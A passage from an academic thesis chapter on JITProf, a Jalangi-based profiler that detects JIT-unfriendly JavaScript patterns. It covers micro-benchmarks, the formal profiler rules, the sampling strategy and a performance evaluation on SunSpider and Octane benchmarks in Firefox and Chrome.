Runtime Events: All patterns are related to particular runtime events, and profilers need a way to keep track of these events. JITProf supports a set of runtime events for which profilers can register. At every occurrence of a runtime event, the framework calls into the profiler and the profiler can handle the event. The upper part of Table 5.1 lists the runtime events that profilers can register for. For example, a profiler can implement the *propRead*() function, which gets called on every property read operation during the execution. Since JITProf is built on top of Jalangi, our implementation supports more runtime events than the events listed in Table 5.1; In this chapter, we focus on events needed for the seven JIT-unfriendly patterns described in this chapter.

Associate Shadow Information: Some patterns are related to particular runtime objects and profilers need a way to associate shadow information (meta-information invisible to the program under analysis) with objects. JITProf enables profilers to attach arbitrary objects to objects of the program under test. $v.meta$ allows profilers to access the shadow-information associated with a particular runtime value v. Moreover, patterns are related to particular code locations and profilers need a way to associate shadow-information with locations. JITProf enables profilers to attach arbitrary information to code locations through the $l.meta$ function, which returns the shadow-information associated with a location l. In addition, JITProf enables profilers to keep track of how often a code location is involved in a JIT-unfriendly operation, which we find to be an

Table 5.1: The runtime event predicates captured and analyzed in JITProf.

Function	Description
Predicates of runtime events that profilers can observe:	
$newObj(v, l)$	A new object v is created at location l
$propRead(base, prop, val, l)$	Value val is read from property $prop$ of object $base$ at location l
$propWrite(base, prop, val, l)$	Value val is written to property $prop$ of object $base$ at location l
$unOp(op, val, res, l)$	Unary operation op applied to value val yields value res at location l
$binOp(op, left, right, res, l)$	Binary operation op applied to values $left$ and $right$ yields value res at location l
$call(base, f, args, ret, ctr, l)$	Method f of object $base$ is called with arguments $args$ and yields value ret at location l. If the method is called with the `new` keyword, ctr is true
Actions (functions) that profilers can call:	
$v.meta$	Shadow-information associated with runtime value v
$l.meta$	Shadow-information associated with location l
$incrCtr(l)$	Increment the unfriendliness counter of location l

effective way to identify JIT-unfriendly locations. Therefore, JITProf associates a zero-initialized counter with locations that may execute a JIT-unfriendly operation. We call this counter the *unfriendliness counter*. Whenever a profiler observes a JIT-unfriendly operation, it increments the unfriendliness counter of the operation via the $incrCtr()$ function.

Prioritize JIT-unfriendly Code: Profilers need a way to prioritize potentially JIT-unfriendly code locations, e.g., to help developers focus on the most promising optimization opportunities. JITProf provides a default ranking strategy that reports locations sorted by their unfriendliness counter (in descending order). Unless otherwise mentioned, the profilers described in this chapter use the default ranking strategy.

Sampling: Profiling for JIT-unfriendly code locations in a naive way can easily cause very high overhead, even for programs that do not suffer from JIT-unfriendliness. To reduce the overhead, JITProf uses a sampling strategy that adapts the profiling effort to the amount of JIT-unfriendliness observed at a particular location (Section 5.2.4).

5.2.2 Formalization of Profilers

In the following sections, we describe our dynamic analyses in terms of the runtime predicates introduced in Section 3.4. We extend the formalization used in this chapter with rules and some abbreviations that are used by JITProf.

Formalization of rules: To dynamically detect JIT-unfriendly code, we have a set of dynamic analyses (or profilers) built on top of JITProf. Before introducing those checkers, we describe the formalism used in this chapter based on the runtime predicates defined in Section 3.4. In JITProf, each profiler has the form:

$$pred_{event} \mid pred_{checker} \mapsto actions$$

```
1  function f(a, b){return a + b;}
2
3  for(var i = 0; i < 5000000; i++){
4    var arg1, arg2;
5    if (i % 2 === 0) {
6      a = 1; b = 2;
7
8    } else {
9      a = 'a'; b = 'b';
10
11   }
12   f(a, b);
13 }
```

```
1  function f(a, b){return a + b;}
2  function g(a, b){return a + b;}
3  for(var i = 0; i < 5000000; i++){
4    var arg1, arg2;
5    if (i % 2 === 0) {
6      a = 1; b = 2;
7      f(a, b);
8    }else {
9      b = 'a'; b = 'b';
10     g(a, b);
11   }
12
13 }
```

Figure 5.1: Example of polymorphic operation (left) and improved code (right). The highlighted code on the left pinpoints the JIT-unfriendly code location. The highlighted code on the right shows the difference between the improved code and the code on the left.

The $pred_{event}$ is a predicate over the runtime events triggered by JITProf (listed in Table 5.1). The $pred_{checker}$ is a predicate evaluated by profilers built on top of JITProf. A sequence of actions (listed in Table 5.1) is triggered by a profiler when both of its $pred_{event}$ and $pred_{checker}$ evaluate to true.

5.2.3 Patterns and Profilers

This section describes JIT-unfriendly code patterns and the detection of their occurrences by instantiating the JITProf framework. Tables in this section summarize the profilers that detect these patterns.

Polymorphic Operations

A common source of JIT-unfriendly behavior are code locations that apply an operation to different types at different executions of the location. We call such operations *polymorphic operations*.

Micro-benchmark We illustrate each JIT-unfriendly code pattern with a simple example. The plus operation at line 1 of Figure 5.1 operates on both numbers and strings. The performance of the example can be significantly improved by splitting `f` into a function that operates on numbers and a function that operates on strings, as shown on the right of Figure 5.1. The modified code runs 92.1% and 72.2% faster in Firefox and Chrome, respectively.

Explanation This change enables the JavaScript engine to execute specialized code for the plus operation because the change turns a polymorphic operation into two monomorphic operations, i.e., operations that always execute on the same types of operands. For example, the JIT compiler can optimize the monomorphic plus at line 1 of the modified example into a few quick integer

Table 5.2: Profiler to find polymorphic operations (PO).

Runtime event predicate(s)	Action(s)
$unOp(*, v, *, *) \mid (type(v) \neq l.meta.lastType)$	$l.meta.lastType \leftarrow type(v)$ $l.meta.histo.add(type(v))$
$binOp(*, v1, v2, *, l) \mid type(v1) \neq l.meta.lastType1 \vee$ $type(v2) \neq l.meta.lastType2$	$incrCtr(l)$ $l.meta.lastType1 \leftarrow type(v1)$ $l.meta.lastType2 \leftarrow type(v2)$ $l.meta.histo.add(type(v1), type(v2))$

instructions and inline these instructions at the call site of `f`. In contrast, the JIT compiler does not optimize the original code because the types of operands change every time line 1 executes.

Profiling To detect performance problems caused by polymorphic operations, Profiler PO in Table 5.2 tracks the types of operands involved in unary and binary operations. The profiler maintains for each code location that performs a unary or binary operation the most recently observed type(s) $lastType1$ (and $lastType2$) of the left (and right) operand. Whenever the program performs a binary operation, the profiler checks whether the types of the operands match $lastType1$ and $lastType2$. If at least one of the current types differs from the respective stored type, then the profiler increments the unfriendliness counter, and it updates $lastType1$ and $lastType2$ with the current types. The profiler performs similar checks for unary operations.

To rank locations for reporting, the profiler combines the framework's default ranking with an estimate of how profitable it is to fix a problem. For this estimate, the profiler maintains for each location a histogram of observed types. The histogram maps a type or pair of types to the number of times that this type has been observed. The profiler reports all code locations with a non-zero unfriendliness counter, ranked by the sum of the counter and the number (we call it C_2) of occurrences of the second most frequently observed type at the location. This approach is a heuristic to break ties when multiple locations have similar numbers of JIT-unfriendly operations. The rationale is that the location with a larger C_2 is likely to be more profitable to fix because making the two most frequent types consistent can potentially avoid more JIT-unfriendliness.

For the example in Figure 5.1, the profiler warns about the polymorphic operation at line 1 because the types of its operands always differ from the previously observed types.

Binary Operation on `undefined`

Performing binary operations, such as `+`, `-`, `*`, `/`, `%`, `|`, and `&` on `undefined` values (which has well-defined semantics in JavaScript), degrades performance compared to applying the same operations on defined values.

Micro-benchmark The code on the left of Figure 5.2 reads the `undefined` value from `x` and implicitly converts it into zero. Modifying this code so that `x` is initialized to zero preserves the intended semantics and improves the performance by 1.8% and 82.8% in Firefox and Chrome, respectively.

```
1 var x, y, rep=300000000;
2 for(var i=0;i<rep;i++){
3   y = x | 2;
4 }
```

```
1 var x = 0, y, rep=300000000;
2 for(var i=0;i<rep;i++){
3   y = x | 2;
4 }
```

Figure 5.2: Example of a binary operation on `undefined` (left) and improved code (right).

Table 5.3: Profiler to find binary operations on `undefined` (BOU).

Runtime event predicate(s)	Action(s)
$binOp(*, v1, v2, *, l) \mid v1 = \text{undefined} \vee v2 = \text{undefined}$	$incrCtr(l)$

Explanation The original code prevents the JavaScript engine from executing code specialized for numbers. Instead, the engine falls back on code that performs additional runtime checks and that coerces `undefined` into a number.

Profiling To detect performance problems caused by binary operations with `undefined` operands, Profiler BOU in Table 5.3 tracks all binary operations and increments the unfriendliness counter whenever an operation operates on an `undefined` operand.

For the example in Figure 5.2, the profiler warns about line 3 because the first operand of the operation is frequently observed to be `undefined`.

Non-contiguous Arrays

In JavaScript, arrays can have "holes", i.e., the elements at some indexes between zero and the end of the array may be uninitialized. Such *non-contiguous arrays* cause slowdown.

Micro-benchmark The code on the left of Figure 5.3 initializes an array in reverse order so that every write at line 4 is accessing a non-contiguous array. Modifying this code so that the array grows contiguously leads to an improvement of 97.5% and 90.2% in Firefox and Chrome, respectively.

Explanation Non-contiguous arrays are JIT-unfriendly for three reasons. First, JavaScript engines use a slower implementation for non-contiguous arrays than for contiguous arrays. Dense arrays, where all or most keys are contiguous starting from zero, use linear storage. Sparse ar-

```
1 for (var j=0; j<400; j++) {
2   var array = [];
3   for (var i=5000;i>=0;i--){
4     array[i] = i;
5   }
6 }
```

```
1 for (var j=0; j<400; j++) {
2   var array = [];
3   for(var i=0;i<=5000;i++){
4     array[i] = i;
5   }
6 }
```

Figure 5.3: Example of non-contiguous arrays (left) and improved code (right).

Table 5.4: Profiler to find non-contiguous arrays (NCA).

Runtime event predicate(s)	Action(s)
$propWrite(base, prop, *, l) \mid isArray(base) \wedge isNumber(prop) \wedge (prop < 0 \vee prop > base.length)$	$incrCtr(l)$

```
1 var array = [], sum = 0;
2 for(var i=0;i<100;i++)
3   array[i] = 1;
4 for(var j=0;j<100000;j++) {
5   var ij = 0;
6   var len = array.length;
7   while (array[ij]) {
8     sum += array[ij]
9     ij++;
10  }
11 }
```

```
1 var array = [], sum = 0;
2 for(var i=0;i<100;i++)
3   array[i] = 1;
4 for(var j=0;j<100000;j++) {
5   var ij = 0;
6   var len = array.length;
7   while (ij < len) {
8     sum += array[ij];
9     ij++;
10  }
11 }
```

Figure 5.4: Accessing undefined array elements.

rays, where keys are non-contiguous, are implemented as hash tables, and looking up elements is relatively slow. Second, the JavaScript engine may change the representation of an array if its density changes during the execution. Third, JIT compilers speculatively specialize code under the assumption that arrays do not have holes and fall back on slower code if this assumption fails [67].

Profiling To detect performance problems caused by non-contiguous arrays, Profiler NCA in Table 5.4 tracks for each property-setting code location how often a code location makes an array non-contiguous. For each put property operation where the base is an array and where the property is an index, the profiler checks whether the index is less than 0 or greater than the length of the array. In this case, the operation inserts an element that makes the array non-contiguous and the profiler increments the unfriendliness counter.

For the example in Figure 5.3, the profiler warns about line 4 because it transforms the array into a non-contiguous array every time the line is executed.

Accessing Undefined Array Elements

Another array-related source of inefficiency is accessing an uninitialized, deleted, or out of bounds array element.

Micro-benchmark The code in Figure 5.4 creates an array and repeatedly iterates through it. The original code on the left checks whether it has reached the end of the array by checking whether the current element is defined, i.e., the code accesses an uninitialized array element each time it reaches the end of the `while` loop. The modified code on the right avoids accessing

Table 5.5: Profiler to find accessing undefined array elements (UAE).

Runtime event predicate(s)	Action(s)
$propRead(base, prop, *, l) \mid prop \notin base \wedge (isArray(base) \wedge isNumber(prop))$	$incrCtr(l)$

```
1 var array = [];
2 for(var i=0;i<10000000;i++)
3   array[i] = i/10;
4 array[4] = "abc";
5 array[4] = 1.23;
```

```
1 var array = [];
2 for(var i=0;i<10000000;i++)
3   array[i] = i/10;
4 array[4] = 3;
5 array[4] = 1.23;
```

Figure 5.5: Example of storing non-numeric values into numeric arrays.

an undefined element, which improves performance by 73.9% and 70.2% in Firefox and Chrome, respectively.

Explanation Similar to that of the **Non-contiguous Arrays**.

Profiling To find performance problems caused by accessing undefined array elements, Profiler UAE in Table 5.5 tracks all operations that read array elements. The unfriendliness counter represents how often a code location reads an undefined array element. The profiler checks for each get property operation that reads an array element from *base* whether the property *prop* is an index if the array. If the check fails, the program accesses an undefined array element, and the profiler increments the unfriendliness counter.

For the example in Figure 5.4, the profiler warns about line 7 because it reads an undefined array element every time the `while` loop terminates.

Storing Non-numeric Values in Numeric Arrays

JavaScript arrays may contain elements of different types. For good performance, programmers should avoid storing non-numeric values into an otherwise numeric array.

Micro-benchmark The code on the left of Figure 5.5 creates a large array of numeric values and then stores a non-numeric value into it. The modified code avoids storing a non-numeric value, which improves performance by 14.9% and 83.8% in Firefox and Chrome, respectively.

Explanation If a dense array contains only numeric values, such as 31-bit signed integers[30] or doubles, then the JavaScript engine can represent the array efficiently as a fixed sized C-like array of integers or doubles, respectively. Changing the representation of the array from a fixed-sized integer/double array to an array of non-numeric values is an expensive operation.

[30]Both the Firefox and the Chrome JavaScript engine use tagged integers [36], where 31 bits represent a signed integer and the remaining bit indicates its type (integer or pointer).

```
1  function C(i) {
2    if (i % 2 === 0) {
3      this.a = Math.random();
4      this.b = Math.random();
5    } else {
6      this.b = Math.random();
7      this.a = Math.random();
8    }
9  }
10 function sum(base, p1, p2) {
11   return base[p1]+base[p2];
12 }
13 for(var i=1;i<100000;i++) {
14   sum(new C(i), 'a', 'b');
15 }
```

```
1  function C(i) {
2    if (i % 2 === 0) {
3      this.a = Math.random();
4      this.b = Math.random();
5    } else {
6      this.a = Math.random();
7      this.b = Math.random();
8    }
9  }
10 function sum(base, p1, p2) {
11   return base[p1] + base[p2];
12 }
13 for(var i=1;i<100000;i++) {
14   sum(new C(i), 'a', 'b');
15 }
```

Figure 5.6: Example of inconsistent object layouts.

Table 5.6: Profiler to find storing non-numeric values in numeric arrays (NNA).

Runtime event predicate(s)	Action(s)
$newObject(l, v) \mid isArray(v) \wedge containsNonNumeric(v)$	$v.meta.state \leftarrow NON$
$newObject(l, v) \mid isArray(v) \wedge allNumeric(v)$	$v.meta.state \leftarrow NUM$
$newObject(l, v) \mid isArray(v) \wedge \neg containsNonNumeric(v) \wedge \neg allNumeric(v)$	$v.meta.state \leftarrow UNK$
$propWrite(base, prop, v, l) \mid *$	$oldState \leftarrow l.meta$ $updateState(base.meta, v)$
$propWrite(base, prop, v, l) \mid oldState = NUM \wedge base.meta.state = NON$	$incrCtr(l)$

Profiling To detect performance problems caused by transforming numeric arrays into non-numeric arrays, Profiler NNA in Table 5.6 maintains for each array a finite state machine with three states: *unknown*, *numeric*, and *non-numeric* (Figure 5.7). When an array gets created, the profiler uses the *newObject* function to store the initial state of the array as the array's shadow-information. The state is initialized to *unknown* if the array is empty or if all elements are uninitialized. If all the elements of the array are numeric, then the state is initialized to *numeric*. Otherwise, the state is initialized to *non-numeric*. The profiler updates the state of an array whenever the program writes into the array through a put property operation, as shown in Figure 5.7. The profiler increments the unfriendliness counter of a code location that writes an array element when transitioning from *numeric* to *non-numeric*.

For the example in Figure 5.5, the profiler warns about line 4 because a numeric array gets a non-numeric value.




Figure 5.7: State machine of an array. UNK means uninitialized array of unknown type. NUM means numeric array. NON means non-numeric array.

Inconsistent Object Layouts

A common pattern of JIT-unfriendly code is to construct objects of the same type in a way that forces the compiler to use multiple representations for this type. Such *inconsistent object layouts* prevent an optimization that specializes property accesses for recurring object layouts.

Micro-benchmark The program in Figure 5.6 has a constructor function `C` that creates objects with two properties `a` and `b`. Depending on the value of `i`, these properties are created in different orders. The main loop of the program repeatedly creates `C` instances and passes them to `sum`, which accesses the two properties of the object. The expression `base[p1]` returns the value of the property whose name is stored as a string in the variable `p1`. The performance of the example can be significantly improved by swapping lines 6 and 7. The modified code, given on the right of Figure 5.6, runs 7.5% and 19.9% faster in Firefox and Chrome, respectively.[31]

Explanation The reason for this speedup is that the original code creates `C` objects with two possible layouts of the properties. In one layout, `a` appears at offset `0` and `b` appears at offset `1`, whereas in the other layout, the order is reversed. As a result, the JIT compiler fails to specialize the code for the property lookups in `sum`. Instead of accessing the properties at a fixed offset, the executed code accesses the properties via an expensive hash table lookup.

Profiling To find performance problems caused by inconsistent object layouts, Profiler IOL in Table 5.7 tracks the hidden class associated with each object and uses the unfriendliness counter to store the number of inline cache misses that occur at code locations that access properties. The profiler implements the *newObject*() and *propWrite*() functions to create or update the profiler's representation of the hidden class of an object. This representation abstract from the implementation of hidden classes in JavaScript engines by representing the class as a list of the object's prop-

[31] All performance improvements reported in this chapter are statistically significant; Section 5.4.1 explains our methodology in detail.

Table 5.7: Profiler to find inconsistent object layouts (IOL).

Runtime event predicate(s)	Action(s)
$newObject(l, v) \mid *$	$v.meta \leftarrow getOrCreateHC(v)$
$propWrite(base, prop, v, l) \mid *$	$base.meta \leftarrow getOrCreateHC(v)$
$propWrite(base, prop, v, l) \mid base.meta \neq l.meta.cachedHC \vee prop \neq l.meta.cachedProp$	$incrCtr(l)$ $l.meta.cachedHC \leftarrow base.meta$ $l.meta.cachedProp \leftarrow prop$ $l.meta.histo.add(base.meta)$
$propRead(base, prop, *, l) \mid base.meta \neq l.meta.cachedHC \vee prop \neq l.meta.cachedProp$	$incrCtr(l)$ $l.meta.cachedHC \leftarrow base.meta$ $l.meta.cachedProp \leftarrow prop$ $l.meta.histo.add(base.meta)$

erty names, in the order in which the object's properties are initialized. The *getOrCreateHC*() function (in Table 5.7) iterates over the property names of the object and checks if there exists a hidden class that matches the list of property names. If there is a matching hidden class, the function returns this hidden class, and the profiler associates it with the object. Otherwise, the profiler creates a new list of property names and associates it with the object. The profiler also caches created hidden classes for later reuse.

Based on the hidden class information, the profiler tracks whether property accesses cause inline cache misses by maintaining the following shadow-information for each location with a put or get property operation: (i) The *cachedHC* storage, which points to the hidden class of the most recently accessed base object. (ii) The *cachedProp* storage, which stores the name of the most recently accessed property. Whenever the program performs a get or put property operation, the profiler updates the information associated with the operation's code location. If the hidden class of the operation's base object or the accessed property differs from *cachedHC* and *cachedProp*, respectively, then the profiler increments the unfriendliness counter. This case corresponds to an inline cache miss, i.e., the JIT compiler cannot execute the code specialized for this location and must fall back on slower, generic code. At the end of the execution, the profiler reports code locations with a non-zero unfriendliness counter and ranks them in the same way as described in Section 5.2.3.

For the example in Figure 5.6, JITProf identifies two inline cache misses at line 11, and reports the following message:

```
Prop. access at line 11:10 has missed cache 99999 time(s)
  Accessed "a" of obj. created at line 14:11 99999 time(s)
  Layout [|b|a|]: Observed 50000 time(s)
  Layout [|a|b|]: Observed 49999 time(s)
Prop. access at line 11:21 has missed cache 99999 time(s)
  Accessed "b" of obj. created at line 14:11 99999 time(s)
  Layout [|b|a|]: Observed 50000 time(s)
  Layout [|a|b|]: Observed 49999 time(s)
```

```
1 var size = 5000000;
2 var arr=new Array(size);
3 for (var i=0;i<size;i++)
4   arr[i%size] = i%255;
```

```
1 var size = 5000000;
2 var arr=new Uint8Array(size);
3 for (var i=0;i<size;i++)
4   arr[i%size] = i%255;
```

Figure 5.8: Inappropriate use of generic arrays.

Table 5.8: Profiler to find unnecessary use of generic arrays (GA).

Runtime event predicate(s)	Action(s)
$newObject(l, v) \mid isArray(v)$	$v.meta \leftarrow initArrayMetaInfo()$
$propWrite(base, prop, v, *) \mid isArray(base)$	$updateTypeFlags(base.meta, prop, v)$
$unOp(op, v, *, *) \mid isArray(v) \wedge op = "typeof"$	$setFlag(v.meta, "typeof")$
$call(base, f, *, *, *, *) \mid isArray(base)$	$setBuiltinsUsed(base.meta, f)$

Unnecessary Use of Generic Arrays

JavaScript has *generic arrays*, created with `new Array()` or a literal, and *typed arrays*, created, e.g., with `Int8Array()`. Typed arrays enable various optimizations and programmers should use them to improve performance.

Micro-benchmark The code on the left of Figure 5.8 creates a large generic array and stores integer values ranging between 0 and 254 into it. Modifying the code so that it uses the typed array `Uint8Array`, improves performance by 60.1% and 29.6% in Firefox and Chrome, respectively.

Explanation Typed arrays allow the JIT engine to use C-like type-specialized arrays of fixed length, instead of more complex data structures. The change in Figure 5.8 leads to a more compact memory representation and avoids unnecessary runtime checks. JIT engines might optimize generic numeric arrays in a similar way (Section 5.2.3), but often fail to pick the most efficient array representation. Explicitly using typed arrays helps the engine optimize the program.

Profiling To detect performance problems caused by unnecessary use of generic arrays, Profiler GA in Table 5.8 tracks operations performed on such arrays. The profiler associates the following Boolean flags with each generic array; each flag represents a reason why a generic array cannot be replaced by a typed array: (i) One flag per kind of typed array, which represent whether the array stores elements that cannot be stored into the particular typed array. For example, `array[1] = 0.1` excludes all typed arrays that can store only integer values, such as `Uint8Array` and `Uint16Array`. (ii) Whether the program applies the `typeof` operator on the array. If the program checks the array's type, changing the type may change the program's semantics. (iii) Whether the program uses built-in functions of generic arrays, such as `array.slice`. (iv) Whether the program uses the array like an object, e.g., by attaching a property to it. The profiler updates these flags by implementing the $propWrite()$, $unOp()$, and $call()$ functions. At the end of the execution, the profiler identifies arrays where at least one flag from category (i) and all flags (ii) to (iv) are true. The profiler reports these arrays and a list of typed array constructors that can be used for creating the array.

Table 5.9: Performance improvements on micro-benchmarks of JIT-unfriendly code patterns.

JIT-unfriendly code pattern	Firefox	Chrome
Inconsistent object layouts	7.5%	19.9%
Polymorphic operations	92.1%	72.2%
Binary operations on undefined	1.8%	82.8%
Non-contiguous arrays	97.5%	90.2%
Accessing undefined array elements	73.9%	70.2%
Storing non-numeric values in numeric arrays	14.9%	83.8%
Unnecessary use of generic arrays	60.1%	29.6%

Note that due to the nature of dynamic analysis, the profiler result for this JIT-unfriendly code pattern is based on one execution and thus not sound for all execution paths. Instead, the profiler recommends potentially unnecessary uses of generic arrays and, in contrast to the other analyses, relies on the developer to determine whether or not it is safe to refactor those arrays.

For the example in Figure 5.8, the profiler reports the generic array creation at line 2 and suggests to use a `Uint8Array`.

Table 5.9 summarizes the JIT-unfriendly code patterns and the performance improvements discussed in this section. Since different JavaScript engines perform different optimizations, they suffer to a different degree from particular JIT-unfriendly code patterns. JITProf can address both engine-specific and cross-engine patterns. Most patterns we address here cause performance problems in multiple engines.

The profilers described in this section approximate the behavior of popular JIT engines to identify JIT-unfriendly code locations. These approximations are based on simplifying assumptions about how JIT compilation for JavaScript works, which may not always hold for every JavaScript engine. For example, we model inline caching in a monomorphic way and ignore the fact that a JavaScript engine may use polymorphic inline caching. Approximating the behavior of the JavaScript engine is a deliberate design decision that allows for implementing analyses for JIT-unfriendly code patterns with a few lines of code, and without requiring knowledge about the engine's implementation details.

5.2.4 Sampling

Profiling all runtime events that may be of interest for profilers imposes a significant runtime overhead. To enable developers to use JITProf as a practical profiling tool, we use sampling to reduce this overhead. We use both function level and instruction level sampling, combined in a decaying sampling strategy that focuses the profiling effort on locations that provide evidence for being JIT-unfriendly. During our experiments, sampling reduces the runtime overhead from a median of 627x to a median of 18x, without changing the recommendations reported to the user.

Function Level Sampling. JITProf transforms each function body p_c of the analyzed program so that it contains both the original program code p of the function body and the instrumented code p' of the function body:

$$p_c = \texttt{function (...)}\,\{\,\texttt{if (flag)}\ p\ \texttt{else}\ p'\,\}$$

During the program's execution, JITProf controls the overhead imposed by profiling the function by switching the `flag` to selectively run the original or the instrumented code. This level of sampling reduces the overhead caused by the added code inside the instrumented program.

Instruction Level Sampling. The instrumented code p' invokes the functions in the upper part of Table 5.1 to notify profilers about runtime events. To enable fine-grained control of JITProf's overhead, we complement function level sampling with instruction level sampling. Therefore, we maintain flag for every code location that may trigger a runtime event of interest and notify profilers only if the flag is set to `true`. By controlling these flags, JITProf can focus the profiling effort on locations that are of particular interest. This level of sampling additionally reduces the overhead caused by JITProf analyses.

Sampling Strategy. The sampling strategy decides when to enable profiling for a particular function and instruction. As a default, JITProf uses a decaying sampling strategy. Conceptually, JITProf assigns a sampling rate to each function and instruction, and takes a random decision according to the current sampling rate whenever the function or instruction is executed. The decaying sampling strategy starts by profiling all executions of a function or instruction, and then gradually reduces the sampling rate as the function or instruction is triggered more often. The sampling rate is $1/(1+n)$, where n is the number of samples retrieved so far from a particular function or instruction. Once the sampling rate reaches a very low value (0.05%), we keep it at this value to allow JITProf to detect code locations as JIT-unfriendly even if their JIT unfriendliness only shows after reaching the location many times.

5.3 Implementation

To avoid limiting JITProf to a particular JavaScript engine, we implement it via a source-to-source transformation that adds analysis code to a given program. The implementation builds on the instrumentation and dynamic analysis framework Jalangi [121] and is available as open-source. JITProf tracks unfriendliness counters for code locations via a global map that assigns unique identifiers of code locations to the current unfriendliness counter at the location. The map is filled lazily, i.e., JITProf tracks counters only for source locations involved in a JIT-unfriendly pattern. To implement sampling, JITProf precomputes random decisions before the program's execution to avoid the overhead of taking a random decision [87].

To be easily extensible to support further JIT-unfriendly code patterns, JITProf offers an API that has two parts. First, JITProf provides callback hooks that analyses implement to track par-

ticular runtime operations of the program. The operations are at a lower level than JavaScript statements, e.g., complex expressions are split into multiple unary and binary operations. Second, JITProf provides an API for functionalities shared by several analyses, such as accessing the shadow value of an object, maintaining an unfriendliness counter for code locations, and ranking locations by their unfriendliness counter. Based on the JITProf infrastructure, our implementations of the analyses in Section 5.2 require between 56 and 385 lines of JavaScript code.

5.4 Evaluation

We evaluate JITProf by studying the prevalence of JIT-unfriendly code in real-world JavaScript programs and by assessing its effectiveness as a profiler to detect optimization opportunities in benchmarks that are commonly used to assess JavaScript performance.

5.4.1 Experimental Methodology

To study the prevalence of JIT-unfriendly code in the web, we apply JITProf to the 50 most popular websites.[32] For each site, we analyze the JavaScript code executed by loading the start page and by manually exercising the site with a few typical user interactions. Furthermore, we apply JITProf to all benchmarks from the Google Octane and the SunSpider benchmarks.

To evaluate JITProf as a profiler that detects optimization opportunities, we apply it to all benchmarks and inspect the top three reported code locations per program and pattern, refactor them in a semantics-preserving way by replacing JIT-unfriendly code with JIT-friendly code, and measure whether these simple changes lead to a significant performance improvement in the Firefox and Chrome browsers. Each change fixes only the problem reported by JITProf and does not apply any other optimization.

To evaluate JITProf as a profiler, we focus on benchmark programs for three reasons. First, popular JavaScript engines are highly tuned towards these benchmarks, i.e., finding optimization opportunities is particularly challenging. Second, reliably measuring the performance of an interactive website is challenging, e.g., because it depends on user and network events. JSBench [112] addresses this problem by recording code executed by a website, but is not applicable in our evaluation because it radically changes the structure of the code, e.g., by unrolling loops[33]. Finally, refactoring the JavaScript code of websites is challenging because most JavaScript files on each of those website are minified and uglified, and because we cannot easily change the code on the server that responds to AJAX requests.

To assess whether a change improves the performance, we compare the execution time of the original and the modified program in two popular browsers, Firefox 31.0 and Chrome 36.0. To

[32] `http://www.alexa.com/`

[33] As a result of unrolling, JITProf would miss, e.g., a JIT-unfriendly code location in a loop because each location is triggered at most once.




Figure 5.9: Prevalence of JIT-unfriendly code.

obtain reliable performance data [49, 61, 97], we repeat the following steps 50 times: (1) Open a fresh browser instance and run the original benchmark. (2) Open a fresh browser instance and run the modified benchmark. Each run yields a benchmark score that summarizes the performance. Given these scores, we use the independent T-test (95% confidence interval) to check whether there is a statistically significant performance difference between the original and the modified program. All performance differences are statistically significant. Experiments are performed on Mac OS X 10.9 using a 2.40GHz Intel Core i7-3635QM CPU machine with 8GB memory.

5.4.2 Prevalence of JIT Unfriendliness

Figure 5.9 illustrates the prevalence of JIT-unfriendly code patterns on the 50 most popular websites. The figure shows the total number of JIT-unfriendly code locations reported by JITProf (vertical axis), depending on the minimum unfriendliness counter required to consider a location as JIT-unfriendly (horizontal axis). The results show that JIT-unfriendly code patterns are prevalent in practice and that some patterns are more common than others. These results provide guidance on which patterns to focus on.

5.4.3 Profiling JIT-Unfriendly Code Locations

JIT-Unfriendly Code Found by JITProf

JITProf detects JIT-unfriendly code that causes easy to avoid performance problems in 15 of the 39 benchmarks. Table 5.10 summarizes the performance improvements achieved by avoiding these problems. The "JITProf Rank" column indicates which analysis detects a problem and the position of the problem in the ranked list of reported code locations. The table also shows the amount of changes to avoid the problem. The last two columns of the table show the performance improvement achieved with these changes, in Firefox and Chrome, respectively.

Table 5.10: Performance improvement achieved by avoiding JIT-unfriendly code patterns.

Benchmark: SunSpider (SS) & Octane (Oct)	CPR FF|CH (function level)	JITProf Rank (statement level)	Ch. LOC	Avg. improvement (statistically significant)	
				Firefox	Chrome
SS-Crypto-SHA1	2 |5+	1 in UAE, PO, BOU	6	3.3±0.9%	26.3±0.4%
SS-Str-Tagcloud	- | 5	1 in IOL	15	-	11.7±0.7%
SS-Crypto-MD5	3 |5+	1 in UAE, PO, BOU	6	-	24.6±0.1%
SS-Format-Tofte	2 | 1	1 in UAE	2	-	3.4±0.2%
SS-3d-Cube	5+| 5	1 in NCA	1	-	1.1±0.1%
